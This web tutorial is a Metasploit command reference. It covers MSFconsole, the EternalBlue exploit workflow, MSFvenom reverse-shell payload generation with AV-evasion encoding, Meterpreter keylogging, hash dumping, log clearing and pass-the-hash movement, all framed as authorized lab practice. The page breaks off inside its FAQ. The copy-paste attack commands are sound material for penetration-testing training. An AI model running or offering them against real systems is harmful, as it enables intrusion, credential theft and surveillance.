Table of Contents
Toggle150+ Metasploit Commands with Examples (2026): The Complete MSFconsole & Meterpreter Guide

Learn Metasploit Framework from beginner to advanced: MSFconsole navigation, module management, payloads, auxiliary scanners, Meterpreter post-exploitation, MSFvenom, database integration, and authorized-lab workflows — with 100+ copy-paste commands, comparison tables, troubleshooting, and 40+ FAQs.
150+ Commands40+ FAQs20+ TablesMSFconsoleMeterpreterMSFvenom⚡ 60-Second Summary
Metasploit is an open-source penetration testing framework (originally created by HD Moore in 2003, now maintained by Rapid7) that helps security professionals identify, validate, and demonstrate vulnerabilities in authorized environments. It bundles exploit modules, payloads, auxiliary scanners, encoders, and post-exploitation tools under one interface called MSFconsole.
- Start:
msfconsole→ interactive console for all operations - Find modules:
search cve:2021 type:exploitthenuse <module> - Configure:
set RHOSTS 10.0.0.5→set LHOST 10.0.0.10 - Run:
check(safe validation) thenexploitorrun - Interact:
sessions -i 1opens a Meterpreter shell →sysinfo,getuid,shell
Remember one workflow: search → use → show options → set → check → run → sessions. Master that loop and everything else is detail.
Quick Answer: What Is Metasploit?
Metasploit is an open-source penetration testing framework that helps cybersecurity professionals identify, validate, and demonstrate security vulnerabilities in authorized environments. It includes exploit modules, payloads, auxiliary tools, encoders, and post-exploitation capabilities used for security testing, research, and training.
Syntax:msfconsole→use <module>→set <OPTION> <value>→run. For example:use auxiliary/scanner/ssh/ssh_version→set RHOSTS 10.0.0.5→run.
Featured Snippet Answers
Short, extractable answers written to be quoted directly by Google, ChatGPT, Gemini, Claude, Perplexity, and Copilot.
Is Metasploit free?
Yes. The Metasploit Framework is free and open source under a BSD-style license. Rapid7 also sells Metasploit Pro, a commercial edition with a web UI, automated workflows, and reporting — but everything in this guide runs in the free Framework.
Is Metasploit legal?
Metasploit is legal security software used by professionals worldwide. Legality depends on scope: using it against systems you own or have explicit written authorization to test is standard practice; using it against systems you do not own may violate computer-misuse laws and terms of service.
What is MSFconsole?
MSFconsole is the primary interactive interface of the Metasploit Framework. It is a command-line environment where you search for modules, configure options, launch exploits and auxiliary scans, manage sessions, and run Meterpreter post-exploitation commands.
What is Meterpreter?
Meterpreter is an in-memory, extendable payload that runs entirely in the target’s memory and communicates over an encrypted channel. Because it never writes a file to disk, it avoids many filesystem-based detections, and it exposes a rich command set (sysinfo, getuid, shell, upload, screenshot) that plain shell payloads lack.
What are payloads in Metasploit?
Payloads are the code that runs on the target after an exploit succeeds. Metasploit payloads are grouped by stage (staged vs stageless), platform (Windows, Linux, macOS), architecture (x86, x64, ARM), and behavior (reverse shell, bind shell, Meterpreter). The most common lab payload is windows/x64/meterpreter/reverse_tcp.
What is MSFvenom?
MSFvenom is Metasploit’s payload generator and encoder (the replacement for the legacy msfpayload and msfencode tools). It builds standalone payload executables and scripts — for example, msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=... LPORT=... -f elf -o shell.elf — used with a Metasploit handler.
How does Metasploit differ from Nmap?
Nmap is a discovery tool: it maps hosts, ports, services, and operating systems. Metasploit is a validation tool: it takes findings and attempts to confirm them with exploits and auxiliary modules. The standard workflow uses Nmap to find candidates, then Metasploit to verify them — see our Nmap Commands guide.
Why Cybersecurity Professionals Use Metasploit
Metasploit sits at the intersection of enterprise penetration testing, security operations, and cybersecurity education. Professionals use it because it answers one question no scanner can: “Is this vulnerability real and exploitable?”
Vulnerability validation
Scanners produce findings; Metasploit proves or disproves them in a controlled run. A confirmed exploit beats a theoretical CVE match every time.
Exploit development research
The framework’s Ruby module system and the Metasploit Exploit API make it the standard starting point for researching and prototyping new exploits.
Security operations
Blue teams use Metasploit to validate detection coverage: if an authorized exploit fires without alerting, the SOC has a gap to fix.
Training and certification
Metasploit is the backbone of hands-on cybersecurity courses (e.g., OffSec’s OSCP-style labs) and a frequent interview topic for penetration testing roles.
Patch verification
After a vendor patch, re-running the same module proves whether the fix actually closed the hole — a core remediation-validation workflow.
Red team exercises
Combined with C2 frameworks and custom tooling, Metasploit’s post-exploitation and pivoting features support realistic authorized attack simulations.
Features of the Metasploit Framework
Modular architecture
Everything is a module: exploit, auxiliary (scanners, fuzzers, DoS), post (post-exploitation), payload, encoder, evasion, and nop. Modules are Ruby files you can read, modify, and write.
MSFconsole
One interactive shell for searching, configuring, launching, and managing everything — with tab completion, history, resource scripts, and database integration.
Meterpreter
The famous in-memory payload: no disk writes, encrypted channel, dynamic extension loading, and a full post-exploitation command set.
MSFvenom
Standalone payload generation and encoding for any format: EXE, ELF, Mach-O, PowerShell, Python, C, and dozens more — plus AV-evasion encoders for lab testing.
Database & workspaces
PostgreSQL backend stores hosts, services, vulns, credentials, and loot per workspace — turning scans into structured, reportable data.
Scripting & automation
Resource scripts (resource), Ruby scripting (irb, msfconsole -x), and the msfrpc API let you automate repeatable workflows.
Installing Metasploit (Step by Step)
On Kali Linux (pre-installed)
- Metasploit Framework ships pre-installed on Kali. Verify with
msfconsole --versionormsfconsole -v. - Update it along with the system:
sudo apt update && sudo apt full-upgrade -y. - Initialize the database:
sudo msfdb init(see the database section below).
On Debian / Ubuntu
curl https://apt.metasploit.com/metasploit-framework.gpg.key | gpg --dearmor | sudo tee /usr/share/keyrings/metasploit.gpg > /dev/null
echo "deb [signed-by=/usr/share/keyrings/metasploit.gpg] https://apt.metasploit.com/ bionic main" | sudo tee /etc/apt/sources.list.d/metasploit-framework.list
sudo apt update && sudo apt install -y metasploit-framework
On Windows
- Download the Windows installer from metasploit.com (Rapid7 provides a signed .msi).
- Run the installer; it bundles PostgreSQL, Ruby, and the Framework. Choose the default installation directory.
- Launch “Metasploit Framework Console” from the Start menu, or run
msfconsolefrom a new command prompt.
On macOS
brew install --cask metasploit
Alternatively use the official macOS installer (.pkg) from metasploit.com. Both give you msfconsole, msfvenom, and the full module set.
Verify the Installation
msfconsole --version
# Framework: 6.4.x
# Console  : 6.4.x
msfconsole -q -x "version; exit"
Installation Troubleshooting
| Symptom | Cause | Fix |
|---|---|---|
command not found: msfconsole | Framework not on PATH | Re-run installer; on Linux check /opt/metasploit-framework/bin and add to PATH |
| Database not connected at startup | PostgreSQL not initialized | Run sudo msfdb init, then db_status inside msfconsole |
| Ruby errors during install | Conflicting system Ruby | Use Rapid7’s bundled installers, which ship their own Ruby |
Module database cache not built yet | First run still caching modules | Wait, or rebuild with db_rebuild_cache inside msfconsole |
| Slow startup on first launch | Module parsing of thousands of files | Normal on first run; subsequent starts are fast. Use -q to skip the banner |
| Windows: Npcap/WinPcap errors | Missing packet capture driver | Install Npcap (also needed by Nmap) and restart the console |
Understanding MSFconsole
MSFconsole is where almost all Metasploit work happens. It is a specialized shell with its own command set, tab completion, and a msf6 > prompt (or msf6 auxiliary(...)> / msf6 exploit(...)> once a module is loaded — the prompt tells you which module is active).
msfconsole -q
msf6 >
Console Navigation Essentials
| Command | Purpose | Example |
|---|---|---|
help | List all console commands | help |
version | Show Framework and console versions | version |
banner | Display the MSF banner | banner |
exit / quit | Leave the console (sessions stay running in background jobs) | exit -y |
history | Show command history | history -c (clear) |
connect | Raw TCP/UDP client from within msfconsole | connect 10.0.0.5 80 |
spool | Write all console output to a file | spool /tmp/msf-audit.log |
resource | Run commands from a resource (.rc) script | resource /root/scripts/auto.rc |
irb | Interactive Ruby shell inside msfconsole | irb |
load / unload | Load/unload console plugins | load alias |
route | Manage routing through sessions for pivoting | route add 10.1.1.0/24 1 |
color | Toggle colored output | color true |
sleep | Pause the console | sleep 5 |
save | Save active options/global settings to config | save |
spool engagement-notes.log so your entire console session is automatically documented — this single habit saves hours of report writing.Essential Metasploit Commands
These are the commands used in nearly every engagement. Master the workflow: search → use → show options → set → check → run → sessions.
| Command | Purpose | Example |
|---|---|---|
search <terms> | Find modules by name, CVE, platform, type | search cve:2017-0144 |
use <module> | Load a module into the active context | use exploit/windows/smb/ms17_010_eternalblue |
back | Unload the active module | back |
info | Show module metadata (description, references, options) | info -d (details) |
show options | Display the current module’s options | show options |
show advanced | Show advanced/rare options | show advanced |
show targets | List supported targets of an exploit | show targets |
show payloads | List compatible payloads for the loaded exploit | show payloads |
set <OPT> <val> | Set a module option | set RHOSTS 10.0.0.5 |
setg <OPT> <val> | Set a global option (persists across modules) | setg LHOST 10.0.0.10 |
unset / unsetg | Remove a module/global option | unset RHOSTS |
get / getg | Show the value of an option/global | get LHOST |
check | Run the module’s safe detection logic (not all modules support it) | check |
exploit / run | Launch the module (aliases; use -j to background) | exploit -j |
sessions | List active sessions | sessions -l |
jobs | List/manage background jobs | jobs -k 0 (kill job 0) |
loadpath | Load modules from a custom directory | loadpath /opt/mymodules |
db_nmap | Run Nmap and store results in the database | db_nmap -sV 10.0.0.0/24 |
exploit before reviewing show options. Missing RHOSTS or a wrong LHOST is the #1 reason sessions never establish. Read the options table every time.Search Commands (Finding the Right Module)
Metasploit ships thousands of modules. search is your index — learn its filters and you will never scroll module lists again.
| Command | Purpose | Example |
|---|---|---|
search <name> | Simple name search | search eternalblue |
search type:<t> | Filter by module type | search type:auxiliary |
search platform:<p> | Filter by platform | search platform:windows |
search cve:<year> / cve:<yyyy-nnnn> | Filter by CVE year or number | search cve:2021-44228 |
search author:<name> | Filter by module author | search author:hdm |
search rank:<rank> | Filter by reliability rank (great, good, excellent…) | search rank:excellent |
search -S <regex> | Regex filter on the results list | search smb -S "login" |
search ssl | Find SSL/TLS-related modules | search ssl |
search name:<term> | Filter by module name field | search name:http |
search app:<client|server> | Filter by application role | search app:server |
search cve:2021 type:exploit platform:linux | Combine filters | — |
search cve:2017-0144            # EternalBlue family
search type:auxiliary name:smb
search ms17-010
search cve:2021-44228 type:exploit rank:excellentrank:excellent or rank:great for validation labs — they have the most reliable success history. Reserve rank:manual modules for research, not demonstrations.Module Management (The Exploit Workflow)
This is the core loop of Metasploit: load a module, configure it, validate it, launch it, and manage the resulting session.
Step-by-Step: Validating a Known Vulnerability
search cve:2017-0144
use exploit/windows/smb/ms17_010_eternalblue
show options
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
RHOSTS                     yes       Target host(s)
RPORT     445              yes       Target port
LHOST                      yes       Local host for reverse payload
LPORT     4444             yes       Local port for reverse payload
set RHOSTS 10.0.0.5
set LHOST 10.0.0.10
set LPORT 4444
setg LHOST 10.0.0.10 # global: reused by every payload/handlercheck # safe detection where supported exploit -j # run as a background job sessions -l # list resulting sessions
Session Management Commands
| Command | Purpose | Example |
|---|---|---|
sessions -l | List all sessions with IDs and types | sessions -l |
sessions -i <id> | Interact with a session (drop into Meterpreter) | sessions -i 1 |
sessions -k <id> | Kill a session | sessions -k 1 |
sessions -K | Kill all sessions | sessions -K |
sessions -c <cmd> | Run a command across sessions without interacting | sessions -c "sysinfo" |
sessions -u <id> | Upgrade a shell session to Meterpreter | sessions -u 1 |
background | Send current session to the background (Ctrl+Z) | background |
jobs -l | List background jobs (handlers, exploits) | jobs -l |
jobs -k <id> | Kill a background job | jobs -k 1 |
check. When it isn’t supported, MSF prints a warning — treat that as a signal to validate the target manually (version banners, db_nmap output) before launching.Payload Commands
Payloads are the code executed after an exploit succeeds. Understanding staging, architecture, and connection direction is what separates beginners from professionals.
Payload Families
| Payload | Type | Use case |
|---|---|---|
windows/x64/meterpreter/reverse_tcp | Staged Meterpreter | Default choice for Windows lab hosts (small stager, in-memory) |
linux/x64/meterpreter/reverse_tcp | Staged Meterpreter | Linux servers and containers |
windows/meterpreter/reverse_https | Staged Meterpreter | HTTPS-tunneled comms; blends with web traffic |
generic/shell_reverse_tcp | Stageless shell | Simple, reliable shell when Meterpreter isn’t needed |
linux/x64/shell_reverse_tcp | Stageless shell | Lightweight reverse shell for Linux targets |
windows/x64/shell/bind_tcp | Bind shell | When outbound connections are blocked (lab only) |
php/meterpreter_reverse_tcp | Stageless | Web server with PHP execution |
java/jsp_shell_reverse_tcp | Stageless | Java application servers (Tomcat, JBoss) |
python/meterpreter/reverse_tcp | Staged | Hosts with Python but no compiler |
Staged vs Stageless
- Staged (e.g.,
.../meterpreter/reverse_tcp): a small stager downloads the main payload over the network. Small footprint, but requires a second connection and a handler. - Stageless (e.g.,
.../meterpreter_reverse_tcp, note the underscore): the full payload is embedded. Larger, but single-connection and more reliable over unstable links.
The Handler (multi/handler)
When you generate a payload with MSFvenom, you need a listener on your machine to receive the connection:
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.10
set LPORT 4444
exploit -j # run handler as a background jobAuxiliary Modules (Scanners, Fuzzers, and Utilities)
Auxiliary modules never deliver a payload — they scan, probe, brute-force, and gather information. They are the safest place to start learning Metasploit because most are non-destructive.
| Module | Purpose | Example usage |
|---|---|---|
auxiliary/scanner/portscan/tcp | TCP port scan | set RHOSTS 10.0.0.5; set PORTS 1-1000; run |
auxiliary/scanner/ssh/ssh_version | SSH banner/version grab | set RHOSTS 10.0.0.5; run |
auxiliary/scanner/smb/smb_version | SMB version detection (Windows) | set RHOSTS 10.0.0.0/24; set THREADS 16; run |
auxiliary/scanner/http/http_title | Fetch HTTP titles across hosts | set RHOSTS 10.0.0.5; run |
auxiliary/scanner/http/dir_scanner | Directory brute force | set RHOSTS 10.0.0.5; set PATH /admin/; run |
auxiliary/scanner/mysql/mysql_version | MySQL version detection | set RHOSTS 10.0.0.5; run |
auxiliary/scanner/ftp/ftp_version | FTP banner detection | set RHOSTS 10.0.0.5; run |
auxiliary/smb/smb_login | SMB credential validation (authorized only) | set USER_FILE users.txt; set PASS_FILE pass.txt; set STOP_ON_SUCCESS true; run |
auxiliary/scanner/ssl/ssl_version | TLS/SSL version and cipher enumeration | set RHOSTS 10.0.0.5; run |
auxiliary/scanner/udp/udp_version | UDP service discovery | set RHOSTS 10.0.0.5; run |
auxiliary/scanner/dns/dns_enum | DNS record enumeration | set DOMAIN example.com; run |
auxiliary/gather/hashid | Identify password hash types | set HASH '$1$abc$...'; run |
use auxiliary/scanner/smb/smb_version
set RHOSTS 10.0.0.0/24
set THREADS 16
run
[*] 10.0.0.5:445  - SMB product: Windows 10 Pro 19041 ...
[*] Scanned 256 of 256 hosts (100% complete)
Meterpreter Basics
Meterpreter is an in-memory, extension-based payload. Once you interact with a session (sessions -i 1), your prompt becomes meterpreter > and a powerful command set is available.
System & Session Commands
| Command | Purpose | Example |
|---|---|---|
sysinfo | OS, architecture, computer name, domain | sysinfo |
getuid | Show current user/SID | getuid |
getprivs | List current privileges | getprivs |
getpid / getenv | Process ID / environment variables | getenv PATH |
ps | List running processes | ps |
migrate <pid> | Move to another process (stealth/stability) | migrate 1234 |
kill <pid> | Terminate a process | kill 5678 |
getsystem | Attempt SYSTEM-level privileges (Windows) | getsystem |
shell | Spawn an interactive OS shell | shell → exit to return |
background | Return to msfconsole (Ctrl+Z) | background |
idletime | Session idle time | idletime |
Filesystem & Network Commands
| Command | Purpose | Example |
|---|---|---|
pwd / cd / ls | Filesystem navigation | cd C:\Users |
upload / download | Transfer files to/from the target | upload /tmp/tool.exe C:\Temp\ |
search -f <name> | Search files on the target | search -f *.kdbx |
cat / edit | View / edit files in memory | cat C:\inetpub\wwwroot\web.config |
ipconfig / ifconfig | Network interface info | ipconfig |
arp / netstat | ARP table / network connections | netstat -ano |
route | Show target routing table | route |
portfwd | Forward ports through the session (pivoting) | portfwd add -L 127.0.0.1 -l 4455 -p 445 -r 10.1.1.5 |
Post-Exploitation / Collection Commands (Lab Use)
| Command | Purpose | Example |
|---|---|---|
run post/multi/recon/local_exploit_suggester | Suggest local privilege-escalation exploits | run post/multi/recon/local_exploit_suggester |
run post/windows/gather/hashdump | Dump SAM hashes (needs SYSTEM/admin) | run post/windows/gather/hashdump |
run post/multi/gather/env | Gather environment variables | run post/multi/gather/env |
run post/windows/gather/wifi_networks | Saved Wi-Fi profiles (lab machines) | run post/windows/gather/wifi_networks |
screenshot | Capture the target’s screen | screenshot |
keyscan_start / keyscan_dump / keyscan_stop | Keylogging (interactive sessions only) | keyscan_start |
webcam_snap / webcam_stream | Webcam capture | webcam_snap |
execute -f <cmd> | Run a program on the target | execute -f whoami |
clearev | Clear Windows event logs (document it!) | clearev |
timestomp | Modify file timestamps (forensics labs) | timestomp file.exe -m |
clearev and timestomp destroy evidence and alter audit trails. In authorized assessments, they require explicit client approval and must be logged in the report. In training labs, use them only to understand what attackers do — then restore the VM from a snapshot.Post-Exploitation Concepts
Post-exploitation is everything after initial access: privilege escalation, lateral movement, persistence, pivoting, and — critically — cleanup. Metasploit supports each phase; professionals plan all of them before launching a single exploit.
Privilege Escalation (Windows Lab)
meterpreter > getsystem
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/multi/recon/local_exploit_suggester
Pivoting Through a Session
Pivoting routes traffic through a compromised (authorized) host to reach networks otherwise unreachable. Two mechanisms: MSF routing and port forwarding.
# from msfconsole
route add 10.1.1.0/24 1
# now scan the new subnet through the session
db_nmap -sV -Pn 10.1.1.0/24
portfwd add -L 127.0.0.1 -l 4455 -p 445 -r 10.1.1.5
Lateral Movement via Pass-the-Hash (Authorized Lab)
use exploit/windows/smb/psexec
set RHOSTS 10.1.1.10
set SMBDomain WORKGROUP
set SMBUser Administrator
set SMBPass aad3b435b51404eeaad3b435b51404ee:<NTLM_HASH>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.10
run
MSFvenom Basics (Payload Generation)
MSFvenom generates standalone payloads for delivery, testing, and lab exercises. It replaced msfpayload and msfencode in 2015.
| Command | Purpose | Example |
|---|---|---|
msfvenom -l payloads | List all payloads | msfvenom -l payloads | grep linux/x64 |
msfvenom -l formats | List output formats | msfvenom -l formats |
msfvenom -l encoders | List encoders | msfvenom -l encoders |
msfvenom -p <payload> ... -f <fmt> -o <file> | Generate a payload file | See below |
-a <arch> | Architecture (x86, x64, armle…) | -a x64 |
--platform <os> | Platform (windows, linux, php…) | --platform windows |
-e <encoder> / -i <n> | Encode N times (AV-evasion labs) | -e x86/shikata_ga_nai -i 5 |
-x <template> | Embed payload in a template file | -x /usr/share/windows-binaries/putty.exe |
-b <chars> | Bad characters to avoid | -b '\x00\x0a' |
Practical Generation Examples (Authorized Lab Use)
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.0.10 LPORT=4444 \
-f elf -o shell.elfmsfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.10 LPORT=4444 \
-f exe -o payload.exemsfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.10 LPORT=4444 \
-f psh-reflection -o payload.ps1msfvenom -p php/meterpreter_reverse_tcp LHOST=10.0.0.10 LPORT=4444 \
-f raw -o payload.phpmsfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.10 LPORT=4444 \
-e x86/shikata_ga_nai -i 5 -f exe -o encoded.exeWorkspace Management
Workspaces isolate data between projects. Never mix engagements in one workspace — it corrupts reporting and can leak client data between assessments.
| Command | Purpose | Example |
|---|---|---|
workspace | List workspaces / show current | workspace |
workspace -a <name> | Add and switch to a workspace | workspace -a client-acme |
workspace <name> | Switch workspace | workspace lab-01 |
workspace -d <name> | Delete a workspace | workspace -d client-old |
workspace -h | Show workspace help | workspace -h |
workspace -a pentest-lab-2026
db_status
spool /root/labs/pentest-lab-2026-console.log
Database Integration (PostgreSQL)
The database turns Metasploit from a command-line toy into an assessment platform: hosts, services, vulns, credentials, and loot are stored, queryable, and exportable.
Setup & Status
| Command | Purpose | Example |
|---|---|---|
sudo msfdb init | Initialize PostgreSQL for Metasploit | terminal command |
sudo msfdb run | Start DB and launch msfconsole | terminal command |
sudo msfdb status | Check DB status | terminal command |
db_status | Check connection inside msfconsole | db_status |
db_disconnect | Drop the DB connection | db_disconnect |
db_connect <uri> | Connect to a specific DB | db_connect postgres:[email protected]/msf |
Data Commands
| Command | Purpose | Example |
|---|---|---|
db_nmap <args> | Run Nmap and store results | db_nmap -sS -sV -T4 10.0.0.0/24 |
hosts | List known hosts | hosts -c address,os |
services | List discovered services | services -p 445 |
vulns | List recorded vulnerabilities | vulns -p 445 |
creds | List harvested credentials | creds -d lab.local |
loot | List collected files (hash dumps, screenshots) | loot |
notes | Add/query free-form notes | notes -a "confirmed MS17-010 on host 5" |
db_import <file> | Import Nmap XML, Nessus, OpenVAS results | db_import scan.xml |
db_export <file> | Export workspace data to XML | db_export -f xml report.xml |
db_rebuild_cache | Rebuild the module cache | db_rebuild_cache |
db_nmap -sS -sV -p- --min-rate 2000 <subnet> followed by services and vulns gives you a queryable inventory within minutes — and every result is already structured for the final report.Reporting Findings
A finding without documentation is not a finding. Metasploit’s database plus disciplined note-taking produces the evidence trail every professional report needs.
Evidence Collection Workflow
- Capture evidence:
spoolconsole output, save screenshots (screenshot), and download artifacts (download) into a per-host folder. - Store structured data: use
creds,loot, andnotesso nothing lives only in your memory. - Export:
db_export -f xml report.xmlfor XML evidence or convert to CSV/spreadsheet for the client. - Write the finding: for each vulnerability — title, CVSS score, affected asset, evidence (command + output), impact, remediation, and retest result.
notes -a "10.0.0.5: MS17-010 confirmed via check; session 1 (SYSTEM)"
loot                # review collected artifacts
db_export -f xml /root/labs/report-export.xml
Remediation Validation
Every A7 engagement ends the same way: findings → remediation → retest. After the client patches, re-run the exact same module and record that check now reports vulnerable: no. That retest evidence is the most valuable page in the final report.
Common Errors and Troubleshooting
| Error / Symptom | Cause | Fix |
|---|---|---|
[-] Exploit failed: The connection was refused | Wrong port, service not running, firewall | Verify with db_nmap/Nmap first; confirm RPORT |
[*] Started reverse TCP handler... [*] Exploit completed, but no session was created | Payload/handler mismatch, blocked outbound port, AV killed the payload | Match PAYLOAD/LHOST/LPORT exactly; try reverse_https; check target firewall |
[!] This module does not support check. | Module lacks safe detection | Validate manually (banner, version) before running |
[-] The target is not compatible with the selected payload | Architecture/payload mismatch | show payloads and pick a listed payload |
Database not connected / db_status: failed | PostgreSQL down or uninitialized | sudo msfdb init then db_status |
[-] Meterpreter session ... is not valid / broken pipe | Session died (service crash, network drop) | Check target stability; use sessions -K and re-run |
[-] Failed to load plugin | Plugin name wrong or missing | loadpath or install the plugin; verify with help |
getsystem: failed | No privilege-escalation path available | Use local_exploit_suggester or a supported LPE module |
msfvenom: Error: invalid payload | Typo or payload not built for that platform | msfvenom -l payloads to confirm the exact name |
| Handler never receives connection | LHOST set to wrong interface or NAT | Set LHOST to the listener’s reachable IP; test with nc -lvnp |
| AV deletes payload.exe instantly | Signature detection | Lab: encode, use shikata_ga_nai, custom templates; never rely on evasion against production |
Best Practices for Authorized Security Testing
✔ Always
- Document scope, authorization, and rules of engagement in writing
- Use
checkbeforeexploitwhere available - Set
setg LHOSTearly to avoid payload/handler mismatches - Spool every session; save every artifact
- Use workspaces per engagement
- End with remediation and retest evidence
✘ Never
- Scan or exploit systems outside the written scope
- Run destructive/DoS auxiliary modules without explicit approval
- Use
clearevortimestompwithout documenting and approval - Leave sessions or handlers running after the engagement
- Skip cleanup (kill sessions, remove uploaded files, revert VMs)
- Report raw output without interpretation and remediation
Metasploit vs Other Security Tools
Core Tool Comparison
| Tool | Primary Use | Phase |
|---|---|---|
| Nmap | Network discovery and port scanning | Reconnaissance |
| Metasploit | Vulnerability validation in authorized environments | Exploitation / validation |
| Burp Suite | Web application security testing | Web app assessment |
| Wireshark | Network traffic analysis | Analysis / forensics |
| SQLMap | SQL injection testing | Web app exploitation |
| Hydra | Password auditing (authorized systems) | Credential testing |
Metasploit Framework vs Metasploit Pro
| Feature | Framework (free) | Pro (commercial) |
|---|---|---|
| MSFconsole CLI | Yes | Yes |
| Web interface | No | Yes |
| Automated workflows | Resource scripts | Yes (GUI-driven) |
| Reporting | Manual (db_export) | Built-in report generation |
| Brute-force & phishing modules | Some | Expanded suite |
| Best for | Training, research, hands-on testing | Enterprise assessment programs |
Meterpreter vs Classic Shell Payloads
| Feature | Meterpreter | Shell payload |
|---|---|---|
| Disk footprint | In-memory (no file) | Often file-based |
| Post-exploitation toolkit | Rich (sysinfo, hashdump, migrate) | OS shell only |
| Channel | Encrypted, extensible | Plain TCP |
| Stealth | Higher (no disk writes) | Lower |
| Reliability | Needs stable channel + staging | Simple, robust |
MSFvenom vs Legacy Tools
| Feature | MSFvenom (current) | msfpayload / msfencode (legacy) |
|---|---|---|
| Status | Supported, maintained | Removed in 2015 |
| Payload + encode in one step | Yes | No (two tools) |
| Format list | 40+ formats | Limited |
| Output piping | Yes (| msfvenom ...) | Yes |
Case Study (Authorized Lab Template)
Scenario: Validating a Known Vulnerability on an Internal Windows Lab
Objective. Confirm whether a patched-and-unpatched pair of lab VMs really differ in exposure, using only the training network we control.
Approach (methodology over exploitation):
- Verify the vulnerability: run
db_nmap -sV -p 445 <host>and confirm SMB is exposed; check the CVE references ininfo. - Configure the module:
use exploit/windows/smb/ms17_010_eternalblue; reviewshow options; set RHOSTS, LHOST, LPORT. - Review required options: confirm payload compatibility with
show payloads. - Run in the authorized lab:
checkfirst, thenexploit -j. - Confirm findings:
sessions -i 1→sysinfo+getuid; record both the unpatched success and the patched host’s negative result. - Document remediation recommendations: apply MS17-010 patch, restrict SMB exposure, and re-run
checkto capture retest evidence.
Key lesson. The patched host returning “no session” is a finding too — it proves the fix works. Validation cuts both ways.
Generic template. Replace with your own lab dates, hostnames, screenshots, and outputs before publication.
The A7 Validation Framework
Our training methodology extends the A7 Recon Framework into exploitation-phase discipline. Every Metasploit exercise follows the same seven gates:
Expert Commentary: A7 Security Hunters’ Perspective
“Beginners often misuse Metasploit by treating it as a magic button — load the module, hit enter, and expect a shell. In training, we reverse that: students must first understand the network, the service, and the vulnerability. Metasploit then becomes what it should be: a precise instrument for validation. Understanding networking before Metasploit is not optional; every ‘no session’ you will ever see traces back to a networking fact you didn’t check.”
— A7 Security Hunters, training team
Documentation equals value
Identifying a vulnerability is the easy part; explaining impact and remediation to a client is the profession. Findings without recommendations are noise.
Validation always precedes remediation
An unvalidated scanner alert is a hypothesis. A confirmed Metasploit session is evidence. Remediation should only ever follow evidence.
Cleanup is part of the test
Leaving handlers running or files on disk turns your assessment into an exposure. Kill sessions, remove artifacts, revert lab VMs.
Research & Industry Context (Verified 2025 Figures)
Metasploit’s core value — validating whether a known vulnerability is actually reachable — maps directly to the two statistics that dominate breach reporting.
What this means: attackers increasingly reach networks through unpatched, internet-facing services — exactly the class of exposure that Metasploit-based validation (with check, version correlation, and CISA KEV cross-referencing) lets defenders confirm and close before attackers do.
Frequently Asked Questions (40+ Answers)
What is Metasploit?
Metasploit is an open-source penetration testing framework for identifying, validating, and demonstrating security vulnerabilities in authorized environments. It provides exploit modules, payloads, auxiliary scanners, and post-exploitation tooling under the MSFconsole interface.
Is Metasploit free?
